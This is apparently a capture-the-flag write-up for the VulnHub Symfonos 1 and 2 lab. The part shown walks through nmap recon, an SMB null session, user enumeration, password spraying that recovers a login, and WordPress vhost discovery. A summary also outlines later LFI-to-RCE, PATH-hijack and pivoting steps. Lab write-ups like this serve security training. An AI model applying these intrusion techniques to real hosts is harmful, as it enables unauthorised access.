Symfonos 1 & 2
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Two machines from the Symfonos series that form a pivoting environment. On Symfonos 1 (192.168.1.148), an SMB null session hands over a dictionary and password spraying landshelios:qwerty; a WordPress Mail Masta plugin is vulnerable to LFI, and poisoning the mailbox over SMTP turns LFI into RCE; a SUID that callscurlwithout an absolute path gives root via PATH hijacking. Once root, Symfonos 1 turns out to be dual-homed: its second leg opens10.10.0.0/24, where Symfonos 2 lives. We build a SOCKS tunnel (chisel + proxychains) and there an anonymous SMB leaks paths, ProFTPD mod_copy copies a readableshadow.bak, we crackaeolus:sergioteamo, an internal LibreNMS reuses the password (credential reuse) and its device add-host gives RCE ascronus;sudo mysqlcloses the box with GTFOBins.
Symfonos 1: from the SMB null session to root
Host discovery
The box is a VulnHub image on the local network, so before scanning we have to find it. An ARP sweep pulls it out by its VMware MAC:
arp-scan -I eth0 --localnet --ignoredups
Interface: eth0, type: EN10MB, MAC: 00:0c:29:a0:4d:d4, IPv4: 192.168.1.80
192.168.1.1     2c:70:4f:14:4e:c7   (Unknown)
192.168.1.148   00:0c:29:ba:4d:8b   VMware, Inc.
192.168.1.128   74:e2:0c:8f:1e:6f   Amazon Technologies Inc.
9 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.467 seconds (103.77 hosts/sec). 9 responded
Target: 192.168.1.148. The ping confirms it answers and the TTL hints at the system:
ping -c 1 192.168.1.148
64 bytes from 192.168.1.148: icmp_seq=1 ttl=64 time=0.398 ms
1 packets transmitted, 1 received, 0% packet loss, time 0ms
TTL 64 undecremented points to Linux and, incidentally, to there being no routing hop in between: the box is on the same segment. It is a hint, not proof, and the service scan settles it.
Recon
The scan runs through jmap, a .zshrc function that prompts for the IP and runs the full nmap, saving the output in greppable format:
jmap
# 192.168.1.148
jmap () {
echo -e "\n[+] Introduce una IP\n"
read ip
echo
sudo nmap -sS -n -Pn -p- --min-rate 5000 -vvv --open $ip -oG scan
}
Not shown: 65530 closed tcp ports (reset)
PORT    STATE SERVICE      REASON
22/tcp  open  ssh          syn-ack ttl 64
25/tcp  open  smtp         syn-ack ttl 64
80/tcp  open  http         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64
MAC Address: 00:0C:29:BA:4D:8B (VMware)
The port scan opens five: SSH, SMTP, HTTP and the Samba pair (139/445). The ttl 64 in the REASON column repeats what the ping said, this time five times and over TCP.
extractPorts boils that file down and leaves the list on the clipboard for the next scan:
extractPorts scan
Extracting information ...
IP Address: 192.168.1.148
Open ports: 22,25,80,139,445

Ports copied to clipboard
And jmap2, the sibling function, fires the -sCV at that list:
jmap2 192.168.1.148 22,25,80,139,445
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
25/tcp  open  smtp        Postfix smtpd
|_smtp-commands: symfonos.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ...
80/tcp  open  http        Apache httpd 2.4.25 ((Debian))
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP)
MAC Address: 00:0C:29:BA:4D:8B (VMware)
Service Info: Hosts: symfonos.localdomain, SYMFONOS; OS: Linux

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.5.16-Debian)
|   Computer name: symfonos
|   NetBIOS computer name: SYMFONOS\x00
|_  FQDN: symfonos
| smb-security-mode:
|   account_used: guest
|_  authentication_level: user
Three things go in the notebook. OpenSSH 7.4p1 is old and prone to user enumeration. Port 25 runs a Postfix and will be the key later, even if it does not look like it now. And smtp-commands leaks the box's internal name, symfonos.localdomain.
TCP 80: an image and nothing else
whatweb finds nothing application-level, just the Apache:
whatweb http://192.168.1.148
http://192.168.1.148 [200 OK] Apache[2.4.25], Country[RESERVED][ZZ],
HTTPServer[Debian Linux][Apache/2.4.25 (Debian)], IP[192.168.1.148]
Wappalyzer, in the browser, confirms the same, and the landing page explains the silence: a full-screen painting, no menu, no text and no forms.

Web servers: Apache HTTP Server 2.4.25
Operating systems: Debian
The source finishes the job: twenty-four lines of CSS to make the image fill the window, and a single <img>. Not a comment, not a link, not a script.

<html>
<head>
<style>
html,body{ margin:0; height:100%; overflow:hidden; }
img{ min-height:100%; min-width:100%; height:auto; width:auto;
     position:absolute; top:-100%; bottom:-100%; left:-100%; right:-100%; margin:auto; }
</style>
</head>
<body>
<img src="image.jpg">
</body>
</html>
Content discovery finds nothing either. dirsearch and gobuster agree, and the only thing that shows up is the /manual Apache ships by default:
dirsearch -u http://192.168.1.148/ --exclude-status=403,404
gobuster dir -u http://192.168.1.148 -w /home/krmena/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100
[15:32:31] 301 -   315B - /manual  ->  http://192.168.1.148/manual/
[15:32:31] 200 -   201B - /manual/index.html
Task Completed

/manual          (Status: 301) [Size: 315] [--> http://192.168.1.148/manual/]
/server-status   (Status: 403) [Size: 301]
Progress: 220560 / 220561 (100.00%)
Finished
Two hundred and twenty thousand requests for the Apache manual. The web is not the way in: time to start with Samba.
SMB - TCP 445
A null session lists the shares without asking for credentials:
smbclient -N -L 192.168.1.148
        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        helios          Disk      Helios personal share
        anonymous       Disk
        IPC$            IPC       IPC Service (Samba 4.5.16-Debian)
Reconnecting with SMB1 for workgroup listing.
        Workgroup            Master
        WORKGROUP            SYMFONOS
smbclient lists the names but does not say which ones we can enter. crackmapexec answers that, adding the permissions column:
crackmapexec smb 192.168.1.148 -u '' -p '' --shares 2>/dev/null
SMB  192.168.1.148  445  SYMFONOS  [*] Windows 6.1 (name:SYMFONOS) (domain:) (signing:False) (SMBv1:True)
SMB  192.168.1.148  445  SYMFONOS  [+] \:
SMB  192.168.1.148  445  SYMFONOS  [+] Enumerated shares
SMB  192.168.1.148  445  SYMFONOS  Share       Permissions   Remark
SMB  192.168.1.148  445  SYMFONOS  print$                    Printer Drivers
SMB  192.168.1.148  445  SYMFONOS  helios                    Helios personal share
SMB  192.168.1.148  445  SYMFONOS  anonymous   READ
SMB  192.168.1.148  445  SYMFONOS  IPC$                      IPC Service (Samba 4.5.16-Debian)
helios advertises itself as Helios personal share but is closed; the only one with READ is anonymous. Inside there is an attention.txt that unintentionally hands us a password dictionary:

Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'!
Next person I find using one of these passwords will be fired!
-Zeus
Password spraying against helios
We have three passwords but no username. The same null session enumerates them:
crackmapexec smb 192.168.1.148 -u '' -p '' --users 2>/dev/null
SMB  192.168.1.148  445  SYMFONOS  [-] Error enumerating domain users using dc ip 192.168.1.148: socket conne...
SMB  192.168.1.148  445  SYMFONOS  [*] Trying with SAMRPC protocol
SMB  192.168.1.148  445  SYMFONOS  [+] Enumerated domain user(s)
SMB  192.168.1.148  445  SYMFONOS  \helios
The first attempt fails and the tool retries on its own over SAMRPC, which does work. A single user: helios. Exactly the name of the closed share.
The attention.txt passwords are quoted, so a grep -o anchored on the quotes carves them out and leaves them in a file ready for the spray:
cat attention.txt | grep -o "'[^']*'" | tr -d "'"
cat attention.txt | grep -o "'[^']*'" | tr -d "'" > passwords.txt
epidioko
qwerty
baseball
With a user and a dictionary, the spray:
crackmapexec smb 192.168.1.148 -u 'helios' -p passwords.txt --users 2>/dev/null
SMB  192.168.1.148  445  SYMFONOS  [*] Windows 6.1 (name:SYMFONOS) (domain:) (signing:False) (SMBv1:True)
SMB  192.168.1.148  445  SYMFONOS  [-] \helios:epidioko STATUS_LOGON_FAILURE
SMB  192.168.1.148  445  SYMFONOS  [-] \helios:qwerty   STATUS_LOGON_FAILURE
SMB  192.168.1.148  445  SYMFONOS  [-] \helios:baseball STATUS_LOGON_FAILURE
All three fail. Here is the box's lesson: do not trust a single tool. Trying the same credential with smbclient, against the helios share rather than the service, does get in:
smbclient -U helios%qwerty \\\\192.168.1.148\\helios
ls
Try "help" to get a list of possible commands.
smb: \> ls
  .                    D        0  Sat Jun 29 02:32:05 2019
  ..                   D        0  Sat Jun 29 02:37:04 2019
  research.txt         A      432  Sat Jun 29 02:32:05 2019
  todo.txt             A       52  Sat Jun 29 02:32:05 2019

                19994224 blocks of size 1024. 17281748 blocks available
The credential helios:qwerty was valid all along. crackmapexec's STATUS_LOGON_FAILURE came from how it negotiates the session, not from the password.
Inside there are two notes. prompt turns off the interactive confirmation so both can come down at once with mget:
prompt
mget *
exit
cat research.txt
cat todo.txt
smb: \> prompt
smb: \> mget *
getting file \research.txt of size 432 as research.txt (70.3 KiloBytes/sec)
getting file \todo.txt of size 52 as todo.txt (25.4 KiloBytes/sec)

$ cat research.txt
Helios (also Helius) was the god of the Sun in Greek mythology. He was thought to ride a golden chariot
which brought the Sun across the skies each day from the east (Ethiopia) to the west (Hesperides) while
at night he did the return journey in leisurely fashion lounging in a golden cup. The god was famously
the subject of the Colossus of Rhodes, the giant bronze statue considered one of the Seven Wonders of
the Ancient World.

$ cat todo.txt
1. Binge watch Dexter
2. Dance
3. Work on /h3l105
research.txt is thematic filler (though it does explain the landing page painting). The one that matters is todo.txt: its third line, Work on /h3l105, is the path neither dirsearch nor gobuster could guess, because it is in no wordlist.
WordPress at /h3l105 and the symfonos.local vhost
The /h3l105 path exists and is a WordPress, but it only half-loads: the text renders and the CSS does not. That always points to the same thing, assets hanging off a name our machine cannot resolve. The source confirms it on the first screen:

<!-- Built With SiteEditor | http://www.siteeditor.org -->
<title>helios site – Just another WordPress site</title>
<link rel='dns-prefetch' href='//symfonos.local' />
<link rel='alternate' type='application/rss+xml' title="helios site » Feed"
href="http://symfonos.local/h3l105/index.php/feed/" />
<link rel='stylesheet' id='wp-block-library-css'
href='http://symfonos.local/h3l105/wp-includes/css/dist/block-library/style.min.css?ver=5.2.2' />Every href points at symfonos.local, and the dns-prefetch at the top says so outright. In passing, the comment on line 4 gives away a SiteEditor, and the stylesheets' ?ver=5.2.2 pins the WordPress version.
It goes into /etc/hosts so the browser resolves it against the same IP:
sudo nano /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
192.168.1.148   symfonos.local
With the entry in place, the WordPress ("helios site") loads with all of its assets:

helios site  -  Just another WordPress site
Hello world!
  admin | June 29, 2019 | Uncategorized | 1 Comment
